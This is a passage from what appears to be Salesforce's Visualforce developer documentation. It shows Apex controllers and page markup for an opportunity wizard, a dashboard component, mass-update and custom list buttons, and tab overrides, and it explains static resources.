
The following Apex class is the controller for all three pages in the New Customer Opportunity wizard:

```
public class newOpportunityController {

   // These four member variables maintain the state of the wizard.
   // When users enter data into the wizard, their input is stored
   // in these variables.
   Account account;
   Contact contact;
   Opportunity opportunity;
   OpportunityContactRole role;


   // The next four methods return one of each of the four member
   // variables. If this is the first time the method is called,
   // it creates an empty record for the variable.
   public Account getAccount() {
      if(account == null) account = new Account();
      return account;
   }

   public Contact getContact() {
      if(contact == null) contact = new Contact();
      return contact;
   }

   public Opportunity getOpportunity() {
      if(opportunity == null) opportunity = new Opportunity();
      return opportunity;
   }

   public OpportunityContactRole getRole() {
      if(role == null) role = new OpportunityContactRole();
      return role;
   }


   // The next three methods control navigation through
   // the wizard. Each returns a PageReference for one of the three pages
   // in the wizard. Note that the redirect attribute does not need to
   // be set on the PageReference because the URL does not need to change
   // when users move from page to page.
   public PageReference step1() {
      return Page.opptyStep1;
   }

   public PageReference step2() {
      return Page.opptyStep2;
   }

   public PageReference step3() {
      return Page.opptyStep3;
   }


   // This method cancels the wizard, and returns the user to the
   // Opportunities tab
    public PageReference cancel() {
      PageReference opportunityPage = new PageReference('/006');
      opportunityPage.setRedirect(true);
      return opportunityPage;
    }

   // This method performs the final save for all four objects, and
   // then navigates the user to the detail page for the new
   // opportunity.
   public PageReference save() {

      // Create the account. Before inserting, copy the contact's
      // phone number into the account phone number field.
      account.phone = contact.phone;
      insert account;

      // Create the contact. Before inserting, use the id field
      // that's created once the account is inserted to create
      // the relationship between the contact and the account.
      contact.accountId = account.id;
      insert contact;

      // Create the opportunity. Before inserting, create
      // another relationship with the account.
      opportunity.accountId = account.id;
      insert opportunity;

      // Create the junction contact role between the opportunity
      // and the contact.
      role.opportunityId = opportunity.id;
      role.contactId = contact.id;
      insert role;

      // Finally, send the user to the detail page for
      // the new opportunity.


      PageReference opptyPage = new ApexPages.StandardController(opportunity).view();
      opptyPage.setRedirect(true);

      return opptyPage;
   }

}
```

Step One of the Opportunity Wizard

The following code defines the first page of the wizard (`opptyStep1`) in which data about the associated contact and account is gathered from the user:

```
<apex:page controller="newOpportunityController" tabStyle="Opportunity">
  <script>
  function confirmCancel() {
      var isCancel = confirm("Are you sure you wish to cancel?");
      if (isCancel) return true;

     return false;
  }
  </script>
  <apex:sectionHeader title="New Customer Opportunity" subtitle="Step 1 of 3"/>
    <apex:form>
      <apex:pageBlock title="Customer Information" mode="edit">

        <!-- The pageBlockButtons tag defines the buttons that appear at the top
             and bottom of the pageBlock. Like a facet, it can appear anywhere in
             a pageBlock, but always defines the button areas.-->
        <!-- The Next button contained in this pageBlockButtons area
             calls the step2 controller method, which returns a pageReference to
             the next step of the wizard. -->
        <apex:pageBlockButtons>
          <apex:commandButton action="{!step2}" value="Next"/>
          <apex:commandButton action="{!cancel}" value="Cancel"
                              onclick="return confirmCancel()" immediate="true"/>
        </apex:pageBlockButtons>
      <apex:pageBlockSection title="Account Information">

        <!-- Within a pageBlockSection, inputFields always display with their
             corresponding output label. -->
        <apex:inputField id="accountName" value="{!account.name}"/>
        <apex:inputField id="accountSite" value="{!account.site}"/>
      </apex:pageBlockSection>
      <apex:pageBlockSection title="Contact Information">
        <apex:inputField id="contactFirstName" value="{!contact.firstName}"/>
        <apex:inputField id="contactLastName" value="{!contact.lastName}"/>
        <apex:inputField id="contactPhone" value="{!contact.phone}"/>
      </apex:pageBlockSection>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```

Notice the following about the markup for the first page of the wizard:

- The `<apex:pageBlock>` tag can take an optional `<apex:pageBlockButtons>` child element that controls the buttons that appear in the header and footer of the component. The order in which the `<apex:pageBlockButtons>` tag appears in the `<apex:pageBlock>` body does not matter. In this page of the wizard, the `<apex:pageBlockButtons>` tag includes the **Next** button that appears in the footer of the page block area.
- The wizard relies on JavaScript code to display a dialog box asking if a user wants to navigate away when clicking the **Cancel** button. Although the example includes the JavaScript directly in the markup for simplicity, it is a better practice to put JavaScript code in a static resource and reference that resource instead.
- In this page of the wizard, the **Next** button calls the `step2` method in the controller, which returns a `PageReference` to the next step of the wizard:

  ```
  <apex:pageBlockButtons>
      <apex:commandButton action="{!step2}" value="Next"/>
  </apex:pageBlockButtons>
  ```

  Command buttons must appear in a form, because the form component itself is responsible for refreshing the page display based on the new `PageReference`.

- An `<apex:pageBlockSection>` tag organizes a set of data for display. Similar to a table, an `<apex:pageBlockSection>` consists of one or more columns, each of which spans two cells—one for a field's label, and one for its value. Each component found in the body of an `<apex:pageBlockSection>` tag is placed into the next cell in a row until the number of columns is reached. At that point, the next component wraps to the next row and is placed in the first cell.


  Some components, including `<apex:inputField>`, automatically span both cells of a page block section column at once, filling in both a field's label and value. For example, in the Contact Information area of this page, the `First Name` field is in the first column, the `Last Name` field is in the second column, and the `Phone` field wraps to the first column of the next row:

  ```
  <apex:pageBlockSection title="Contact Information">
    <apex:inputField id="contactFirstName" value="{!contact.firstName}"/>
    <apex:inputField id="contactLastName" value="{!contact.lastName}"/>
    <apex:inputField id="contactPhone" value="{!contact.phone}"/>
  </apex:pageBlockSection>
  ```

- The `value` attribute on the first `<apex:inputField>` tag in the preceding code excerpt assigns the user's input to the firstName field of the contact record that's returned by the `getContact` method in the controller.

Your page should look like this:

Step 1 of the New Customer Opportunity Wizard



Step Two of the Opportunity Wizard


The following code defines the second page of the wizard (`opptyStep2`) in which data about the opportunity is gathered from the user:

```
<apex:page controller="newOpportunityController" tabStyle="Opportunity">
  <script>
  function confirmCancel() {
      var isCancel = confirm("Are you sure you wish to cancel?");
      if (isCancel) return true;

     return false;
  }
  </script>
  <apex:sectionHeader title="New Customer Opportunity" subtitle="Step 2 of 3"/>
  <apex:form>
    <apex:pageBlock title="Opportunity Information" mode="edit">
      <apex:pageBlockButtons>
        <apex:commandButton action="{!step1}" value="Previous"/>
        <apex:commandButton action="{!step3}" value="Next"/>
        <apex:commandButton action="{!cancel}" value="Cancel"
                            onclick="return confirmCancel()" immediate="true"/>
      </apex:pageBlockButtons>
      <apex:pageBlockSection title="Opportunity Information">
        <apex:inputField id="opportunityName" value="{!opportunity.name}"/>
        <apex:inputField id="opportunityAmount" value="{!opportunity.amount}"/>
        <apex:inputField id="opportunityCloseDate" value="{!opportunity.closeDate}"/>
        <apex:inputField id="opportunityStageName" value="{!opportunity.stageName}"/>
        <apex:inputField id="contactRole" value="{!role.role}"/>
      </apex:pageBlockSection>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```

Notice that although the markup for placing the `Close Date`, `Stage`, and `Role for Contact` fields on the form is the same as the other fields, the `<apex:inputField>` tag examines the data type of each field to determine how to display it. For example, clicking in the `Close Date` text box brings up a calendar from which users can select the date.

Your page should look like this:

Step 2 of the New Customer Opportunity Wizard



New Customer Opportunity
Step 2 of 3

Opportunity Information

Step Three of the Opportunity Wizard


The last block of code defines the third page of the wizard (`opptyStep3`) in which all inputted data is displayed. The user can decide to save the operation or return to the previous step:

```
<apex:page controller="newOpportunityController" tabStyle="Opportunity">
  <script>
  function confirmCancel() {
      var isCancel = confirm("Are you sure you wish to cancel?");
      if (isCancel) return true;

     return false;
  }
  </script>
  <apex:sectionHeader title="New Customer Opportunity" subtitle="Step 3 of 3"/>
  <apex:form>
    <apex:pageBlock title="Confirmation">
      <apex:pageBlockButtons>
          <apex:commandButton action="{!step2}" value="Previous"/>
          <apex:commandButton action="{!save}" value="Save"/>
          <apex:commandButton action="{!cancel}" value="Cancel"
                              onclick="return confirmCancel()" immediate="true"/>
      </apex:pageBlockButtons>
      <apex:pageBlockSection title="Account Information">
        <apex:outputField value="{!account.name}"/>
        <apex:outputField value="{!account.site}"/>
      </apex:pageBlockSection>
      <apex:pageBlockSection title="Contact Information">
        <apex:outputField value="{!contact.firstName}"/>
        <apex:outputField value="{!contact.lastName}"/>
        <apex:outputField value="{!contact.phone}"/>
        <apex:outputField value="{!role.role}"/>
      </apex:pageBlockSection>
      <apex:pageBlockSection title="Opportunity Information">
        <apex:outputField value="{!opportunity.name}"/>
        <apex:outputField value="{!opportunity.amount}"/>
        <apex:outputField value="{!opportunity.closeDate}"/>
      </apex:pageBlockSection>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```

Notice that the third page of the wizard simply writes text to the page with `<apex:outputField>` tags.

Your final page should look like this:

Step 3 of the New Customer Opportunity Wizard



New Customer Opportunity
Step 3 of 3

Confirmation

Account Information

Account Name Andrews' Party Supply, Inc.
Account Site San Francisco, CA

Contact Information

First Name Andrew
Last Name Whate
Phone (415) 555-4321
Role Economic Decision Maker

Opportunity Information

Opportunity Name 99 Red Balloons
Amount 299.0
Close Date Tue Jan 12 00:00:00 GMT 2010

SEE ALSO:

Use the immediate Attribute Carefully

Create Advanced Visualforce Dashboard Components

Create a Visualforce page with a custom list controller, then use it as a dashboard component.

Note: Visualforce pages as dashboard components are only available in Salesforce Classic. In Lightning Experience, you can create a custom tab and use that as a dashboard for your custom lightning components.

To be included in a dashboard, a Visualforce page must use a custom controller, use a standard or custom list controller, or not have a controller. You can't add a Visualforce page with a standard controller to a dashboard. Only Visualforce pages that meet these requirements appear as options in the Data Sources tab.

Visualforce dashboard components aren't supported when third-party cookies are disabled. See Visualforce Limitations in Salesforce Classic When Third-Party Cookies are Blocked.

This Visualforce dashboard component displays all of the open cases associated with a contact named "Barbara Levy."

EDITIONS

Available in: Salesforce Classic (not available in all orgs)

Available in: all editions


1. Create a custom list controller called `retrieveCase`.

```
public class retrieveCase {

    public String getContactName() {
        return 'Barbara Levy';
    }

    public List<Case> getCases() {
        return [SELECT status, subject FROM Case
                WHERE Contact.name = 'Barbara Levy' AND status != 'Closed' limit 5];
    }
}
```

2. Create a Visualforce page that uses the `retrieveCase` custom controller.

```
<apex:page controller="retrieveCase" tabStyle="Case">
    <apex:pageBlock>
        {!contactName}'s Cases
        <apex:pageBlockTable value="{!cases}" var="c">
            <apex:column value="{!c.status}"/>
            <apex:column value="{!c.subject}"/>
        </apex:pageBlockTable>
    </apex:pageBlock>
</apex:page>
```

3. To add the Visualforce page to a dashboard, see Add a Dashboard Component in Salesforce Classic.



Dashboard

Babara Levy's Cases

Status	Subject
New	Only received half our initial order.
New	The widgets we received are the wrong size.
New	Cannot track our order.

SEE ALSO:

Create Visualforce Dashboard Components

Standard List Controllers

Building a Custom List Controller

Mass Updating Records with a Custom List Controller

To create pages that perform mass updates, use the prototype object contained in the StandardSetController class.

The list controller tracks two sets of records: a primary list that contains filtered records and a secondary list that contains a selection of the filtered records. The secondary list is established on a standard list view page where the user checks boxes to select records. The user then clicks a custom list button that navigates to a custom mass update page, which uses the prototype object to apply new field values to the user's selected records. The prototype object operates on all records in the user's selection. To retrieve the prototype object in your custom controller, use the StandardSetController's `getRecord` method.

For example, to enable mass updates for Opportunities, use the Opportunity standard controller with a custom list controller extension to set field values for all records in the selection.

1. Create a Visualforce page called `massupdatestages`.
2. Provide the following controller:

```
public class selectedSizeWorkaround {

    ApexPages.StandardSetController setCon;

    public selectedSizeWorkaround(ApexPages.StandardSetController controller) {
        setCon = controller;
    }

    public integer getMySelectedSize() {
        return setCon.getSelected().size();
    }
    public integer getMyRecordsSize() {
        return setCon.getRecords().size();
    }
}
```

3. Provide the following markup:

```
<apex:page
    standardController="Opportunity"
    recordSetVar="opportunities"
    extensions="selectedSizeWorkaround"
    showHeader="false"
    id="muopp"
>
    <apex:form id="muform">
        <apex:pageMessage
            summary="Selected Collection Size: {!mySelectedSize}"
            severity="info"
            id="mupms"
        />
        <apex:pageMessage
            summary="Record Set Size: {!myRecordsSize}"
            severity="info"
            id="mupmr"
        />
        <apex:pageBlock title="Opportunity Mass-Update" mode="edit" id="mub1">
            <apex:pageMessages />
            <apex:pageBlockSection id="mus1">
                <apex:inputField value="{!opportunity.stagename}" id="stagename">
                    <apex:actionSupport event="onchange" rerender="muselectedlist"/>
                </apex:inputField>
            </apex:pageBlockSection>
            <apex:pageBlockButtons location="bottom" id="mubut">
                <apex:commandButton value="Save" action="{!save}" id="butsav"/>
                <apex:commandButton value="Cancel" action="{!cancel}" id="butcan"/>
            </apex:pageBlockButtons>
        </apex:pageBlock>
        <apex:pageBlock title="Selected Opportunities" id="muselectedlist">
            <apex:pageBlockTable value="{!selected}" var="opp" id="mutab">
                <apex:column value="{!opp.name}" id="oppname"/>
                <apex:column value="{!opp.stagename}" id="oppstage"/>
            </apex:pageBlockTable>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

4. From the object management settings for opportunities, go to Buttons, Links, and Actions.
5. Click **New Button or Link**.
6. Set the `Button Label` to *`Mass Update Stages`*, and set the `Name` to *`MassUpdateStages`*.
7. Set the `Display Type` to *`List Button`* and ensure that `Display Checkboxes (for Multi-Record Selection)` is checked. Set the Behavior to *`Display in existing window with sidebar`*, and set the Content Source to *`Visualforce Page`*. Click the name of the page that you created to associate it with this button, and then save your changes.
8. From the object management settings for opportunities, go to List View Button Layout. Select **Edit** from the dropdown next to List View.
9. Under Custom Buttons, move the Mass Update Stages button to the Selected Buttons list. Save your changes.
10. Click the Opportunities tab. Select or create a filter that displays some existing opportunities that you want to change.
11. A checkbox appears next to each record in the list view. To change the stage of multiple opportunity records, select each desired record’s checkbox, then click Mass Update Stages. Save your changes.

While this example shows you how to update one field, any number of fields in the prototype object can be referenced and applied to the user's selection. Any field in the prototype object that the user doesn't set doesn't affect the selected records. Remember that field properties, such as whether the field is required, are maintained in the prototype object. For example, if you include an input field on the page for a required field such as `Opportunity.StageName`, the user must enter a value for the field.

Note: You only need `selectedSizeWorkaround` if you want your page to either display or reference the sizes of the user selection or filtered set. Such a display is helpful since it gives the user information about the set that the mass update modifies.

SEE ALSO:

Salesforce Help: Find Object Management Settings

CHAPTER 9 Override Buttons, Links, and Tabs with Visualforce

Override the behavior of standard buttons—such as New, View, and Edit—in Salesforce Classic, Lightning Experience, and the Salesforce mobile app. You can also override the tab home page that displays when a user clicks a standard, custom, or external object tab.

1. From Setup, click **Object Manager**, and then click the object that you want to set an override for.
2. Click **Buttons, Links, and Actions**, and then select **Edit** from the dropdown of the button or tab home page that you want to override.
3. To override the behavior in Salesforce Classic, select **Visualforce page** as the override type, and the select the Visualforce page that you want to run when users click the button or tab.
4. To apply the same selected Visualforce page in Lightning Experience or the Salesforce mobile app, select **Use the Salesforce Classic override**.
5. Save your changes.

IN THIS SECTION:

Considerations for Customizing Overrides

Get familiar with these considerations before you override the behavior of a standard button or tab.

Overriding Tabs Using a Standard List Controller

Define Custom Buttons and Links to Visualforce Pages

Create a custom button or link on an object that opens a Visualforce page.

Adding Custom List Buttons using Standard List Controllers

Displaying Record Types

Remove a Custom Override

Learn how to restore the default behavior of a standard button and tab.

SEE ALSO:

Salesforce Help: Custom Buttons and Links

Considerations for Customizing Overrides

Get familiar with these considerations before you override the behavior of a standard button or tab.

General Considerations

When overriding buttons with a Visualforce page, use the standard controller for the object on which the button appears. For example, to use a page to override the Edit button on accounts, the page markup must include the `standardController="Account"` attribute on the `<apex:page>` tag.

```
<apex:page standardController="Account">
<!-- page content here -->
</apex:page>
```

When overriding tabs with a Visualforce page, you can select only Visualforce pages that use the standard list controller for that tab's associated object, pages with a custom controller, or pages with no controller.

Tip: Use a controller extension to add extra functionality to Visualforce page that you're using as an override.

When overriding lists with a Visualforce page, you can select only Visualforce pages that use a standard list controller.

When overriding the New button with a Visualforce page, you can choose to skip the record type selection page. If you do, new records you create aren't forwarded to the record type selection page. Salesforce assumes that your Visualforce page is already handling record types.

Important: When a Salesforce mobile app user clicks **New** to create a product, the user must select a record type even if the **Skip record type selection page** option is selected in Setup.

SEE ALSO:

Salesforce Help: Custom Buttons and Links

Overriding Tabs Using a Standard List Controller

Pages that use standard list controllers can be used to override tabs. For example, if you create a page named `overrideAccountTab` that is associated with the Account standard list controller:

```
<apex:page standardController="Account" recordSetVar="accounts" tabStyle="account">
  <apex:pageBlock >
    <apex:pageBlockTable value="{!accounts}" var="a">
      <apex:column value="{!a.name}"/>
    </apex:pageBlockTable>
  </apex:pageBlock>
</apex:page>
```

Then, you can override the Account tab to display that page instead of the standard Account home page.

1. From the object management settings for accounts, go to Buttons, Links, and Actions.
2. Click **Edit** for the Accounts Tab.
3. From the Visualforce Page drop-down list, select the **overrideAccountTab** page.
4. Click **Save**.

Note: Make sure you have made this page available to all your users by setting the page level security appropriately.

SEE ALSO:

Salesforce Help: Find Object Management Settings

Define Custom Buttons and Links to Visualforce Pages

Create a custom button or link on an object that opens a Visualforce page.

Before creating a custom button or link, determine what action you want to occur when a user clicks it.

1. From the management settings for the appropriate object, go to **Buttons, Links, and Actions**.

   Note: Custom buttons aren't available on the User object or custom home pages.

   Custom buttons and links are available for activities under the individual object management settings for tasks and events. To override a standard button that applies to both tasks and events, go to the object management settings for activities.

2. Click **New Button or Link**.
3. Enter these attributes.

Attribute Name	Description
`Label`	Text that displays on user pages for the custom button or link.
`Name`	The unique name for the button or link used when referenced from a merge field. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Namespace Prefix`	In a packaging context, a namespace prefix is a one to 15-character alphanumeric identifier that distinguishes your package and its contents from packages of other developers on AppExchange. Namespace prefixes are case-insensitive. For example, ABC and abc aren't recognized as unique. Your namespace prefix must be globally unique across all Salesforce organizations. It keeps your managed package under your control exclusively.
`Protected Component`	Protected components can't be linked to or referenced by components created in a subscriber org. A developer can delete a protected component in a future release without worrying about failing installations. However, after a component is marked as unprotected and is released globally, the developer can't delete it.
`Description`	Text that distinguishes the button or link and is displayed when an administrator is setting up buttons and links.
`Display Type`	Determines where the button or link is available on page layouts. **Detail Page Link** Adds the link to the Custom Links section of your page layouts. **Detail Page Button** Adds the custom button to a record's detail page. You can add detail page buttons only to the Button section of a page layout. **List Button** Adds the custom button to a list view, search result layout, or related list. You can add list buttons only to the Related List section of a page layout or the List View and Search Result layouts. For list buttons, Salesforce automatically selects a **Display Checkboxes (for Multi-Record Selection)** option that includes a checkbox next to each record in the list, allowing users to select the records they want applied to the action on the list button. Deselect this option if your

Attribute Name	Description
	custom button doesn't require the user to select records, such as a button that navigates to another page.
`Behavior`	Choose the outcome of clicking the button or link. When applicable, some settings have default values. For example, if you choose *`Display in new window`*, the default height of a new window is 600 pixels.
`Content Source`	Choose a Visualforce page as the content of the button or link. Visualforce pages can't be used as custom links on the home page.

4. When you're finished, click **Save**.

   Alternatively, to save and continue editing, click **Quick Save**, or to quit without saving your content, click **Cancel**.

5. To display the new button or link, edit the page layout for the appropriate tab or search layout.

   If you add a custom link for users, the link is automatically added to the Custom Links section of the user detail page. Detail page buttons can be added only to the Button section of a page layout.

6. Optionally, set the window properties to open the button or link using settings other than the user's default browser settings.

SEE ALSO:

Salesforce Help: Find Object Management Settings

Salesforce Help: Define Custom Buttons and Links

Adding Custom List Buttons using Standard List Controllers

In addition to overriding standard buttons and links, you can also create custom list buttons that link to pages that use a standard list controller. These list buttons can be used on a list page, search results, and any related list for the object and allow you to take actions on a group of selected records. To indicate the set of records that have been selected, use the `{!selected}` expression.

For example, to add a custom button to a related list for opportunities that allows you to edit and save the opportunity stage and close date on selected records:

1. Create the following Apex class:

```
public class tenPageSizeExt {

    public tenPageSizeExt(ApexPages.StandardSetController controller) {
        controller.setPageSize(10);
    }
}
```

2. Create the following page and call it `oppEditStageAndCloseDate`:

```
<apex:page standardController="Opportunity" recordSetVar="opportunities"
tabStyle="Opportunity" extensions="tenPageSizeExt">
    <apex:form >
        <apex:pageBlock  title="Edit Stage and Close Date" mode="edit">
            <apex:pageMessages />
            <apex:pageBlockButtons location="top">
                <apex:commandButton value="Save" action="{!save}"/>
                <apex:commandButton value="Cancel" action="{!cancel}"/>
            </apex:pageBlockButtons>
            <apex:pageBlockTable value="{!selected}" var="opp">
                <apex:column value="{!opp.name}"/>
                <apex:column headerValue="Stage">
                    <apex:inputField value="{!opp.stageName}"/>
                </apex:column>
                <apex:column headerValue="Close Date">
                    <apex:inputField value="{!opp.closeDate}"/>
                </apex:column>
            </apex:pageBlockTable>
        </apex:pageBlock>
    </apex:form>
    </apex:page>
```


3. Make the page available to all users.
   a. From Setup, enter *`Visualforce Pages`* in the `Quick Find` box, then select **Visualforce Pages**.
   b. Click **Security** for the oppEditStageAndCloseDate page.
   c. Add the appropriate profiles to the `Enabled Profiles` list.
   d. Click **Save**.

4. Create a custom button on opportunities.
   a. From the object management settings for opportunities, go to Buttons, Links, and Actions.
   b. Click the button for creating a new button or link.
   c. Set the `Label` to *`Edit Stage & Date`*.
   d. Set the `Display Type` to `List Button`.
   e. Set the Content Source to `Visualforce Page`.
   f. From the Content drop-down list, select *`oppEditStageAndCloseDate`*.
   g. Click **Save**.
   h. A warning will display notifying you that the button will not be displayed until you have updated page layouts. Click **OK**.

5. Add the custom button to an account page layout.
   a. From the object management settings for accounts, go to Page Layouts.
   b. Click **Edit** for the appropriate page layout.
   c. In the **Related List Section**, click on **Opportunities**, then click 🔧 to edit the properties.
   d. In the Custom Buttons section, select **Edit Stage & Date** in the Available Buttons list and add it to the Selected Buttons list.
   e. Click **OK**.
   f. Click **Save**.

Now, when you visit the account page, there is a new button in the opportunities related list.


Example of New Button



□ Action	Opportunity Name	Stage	Amount	Close Date
□ | Edit | Del	Global Media - 400 Widgets	Id. Decision Makers	$40,000.00	8/25/2007
□ | Edit | Del	salesforce.com - 5000 Widgets	Closed Won	$500,000.00	6/24/2007
□ | Edit | Del	salesforce.com - 500 Widgets	Closed Won	$50,000.00	6/24/2007

When you select an opportunity and click **Edit Stage & Date**, you are taken to your custom edit page.

Example of Custom Edit Page



Opportunity Name	Stage	Close Date
Global Media - 400 Widgets	Id. Decision Makers	8/25/2007 [2/1/2010]

SEE ALSO:

Salesforce Help: Find Object Management Settings

Displaying Record Types

Visualforce pages with a Salesforce API version equal to or greater than 20.0 support record types. Record types let you offer different business processes, picklist values, and page layouts to different users.

After creating a record type in Setup, enabling support for it in Visualforce requires no additional actions on your part. Visualforce pages for objects that use record types respect your settings. Record type field is named `RecordTypeId`.

Your record type definitions affect the rendering of `<apex:inputField>` tags in the following ways:

- If the `<apex:inputField>` tag refers to a picklist field that's filtered by a record type:
  - The rendered `<apex:inputField>` component only displays options compatible with that record type.
  - If the `<apex:inputField>` component is bound to a dependent picklist with a rendered and editable controlling field, only options compatible with both the record type and the controlling field value display.
- If the `<apex:inputField>` tag refers to a record type field:
  - If the user can change the field's record type, or select a record type for the new field, the `<apex:inputField>` component renders as a drop-down list. Otherwise, it renders as read-only text.
  - It's the developer's responsibility to either refresh the page or rerender filtered picklists when the list changes.

In addition, the `<apex:outputField>` tag's support for record types is identical to a read-only implementation of the `<apex:inputField>` behavior.

When overriding the New button with a Visualforce page, you can choose to skip the record type selection page. If you do, new records you create aren't forwarded to the record type selection page. Salesforce assumes that your Visualforce page is already handling record types.

Remove a Custom Override

Learn how to restore the default behavior of a standard button and tab.

1. From Setup, click **Object Manager**, and then click the object that you want to update.
2. Click **Buttons, Links, and Actions**, and then select **Edit** from the dropdown of the desired button or tab home page.
3. To remove the behavior in Salesforce Classic, select **No override (default behavior)**. To remove the behavior in Lightning Experience or the Salesforce mobile app, select **Use the Salesforce Classic override**.
4. Save your changes.

   Note: When switching from Salesforce Classic to Lightning Experience, if the URL contains `nooverride=1` in Salesforce Classic, it changes to `nooverride=true` in Lightning Experience, and you don't see overrides for the record you're navigating to.

SEE ALSO:

Salesforce Help: Custom Buttons and Links

CHAPTER 10 Using Static Resources

Static resources allow you to upload content that you can reference in a Visualforce page, including archives (such as .zip and .jar files), images, style sheets, JavaScript, and other files. Static resources can be used only within your Salesforce org, so you can't host content here for other apps or websites.

Using a static resource is preferable to uploading a file to the Documents tab because:

- You can package a collection of related files into a directory hierarchy and upload that hierarchy as a .zip or .jar archive.
- You can reference a static resource by name in page markup by using the `$Resource` global variable instead of hard coding document IDs.

Tip: In addition, using static resources to refer to JavaScript or cascading style sheets (CSS) is preferable to including the markup inline. Managing this kind of content using static resources allows you to have a consistent look and feel for all your pages and a shared set of JavaScript functionality.

A single static resource can be up to 5 MB, and an organization can have up to 250 MB of static resources, total.

IN THIS SECTION:

Creating a Static Resource

You can use static resources to upload content that you can reference in a Visualforce page, including archives (such as .zip and .jar files), images, style sheets, JavaScript, and other files. You can use static resources only within your org, so you can't host content here for other apps or websites.

1. From Setup, in the Quick Find box, enter `Static Resources`, and then select **Static Resources**.
2. To create a static resource, click **New**.
3. Enter a name that identifies the resource in Visualforce markup.

   This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

   Note: If you reference a static resource in Visualforce markup and then change the name of the resource, the Visualforce markup is updated to reflect that change.

4. If needed, specify a description for the static resource.
5. To upload a static resource, click **Browse** and then select a local file.

   A single static resource can be up to 5 MB, and an org can have up to 250 MB of static resources, total.

   Warning: If you use WinZip to compress static resource files, you must install the most recent version. Older versions of WinZip can cause a loss of data.

6. Set the cache control for user sessions, including API and Experience Cloud user sessions.

   If set to private, the static resource is accessible to all authenticated users. The static resource is stored on the Salesforce server in a user's individual cache for the duration of the session.

   Note: If a Salesforce Site has guest user profile restrictions based on IP range or login hours, the cache control for static resources is set to private. A Salesforce Site with guest user profile restrictions caches static resources only within the browser. If a previously unrestricted Salesforce Site becomes restricted, it can take up to 45 days for the static resources to expire from the Salesforce cache and any intermediate caches.

   If set to public, the static resource is accessible to all internet traffic, including unauthenticated users, after it's cached. The resource is stored on the Salesforce server in a shared cache, which results in faster load times.

   For technical information about cache control, see the W3C specifications for HTTP Semantics.

7. Save your changes.

EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create static resources:

- Customize Application

Referencing a Static Resource in Visualforce Markup

The way you reference a static resource in Visualforce markup depends on whether you want to reference a stand-alone file, or whether you want to reference a file that is contained in an archive (such as a .zip or .jar file):

- To reference a standalone file, use `$Resource.`***`<resource_name>`*** as a merge field, where *`<resource_name>`* is the name you specified when you uploaded the resource. For example:

```
<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
```

or

```
<apex:includeScript value="{!$Resource.MyJavascriptFile}"/>
```

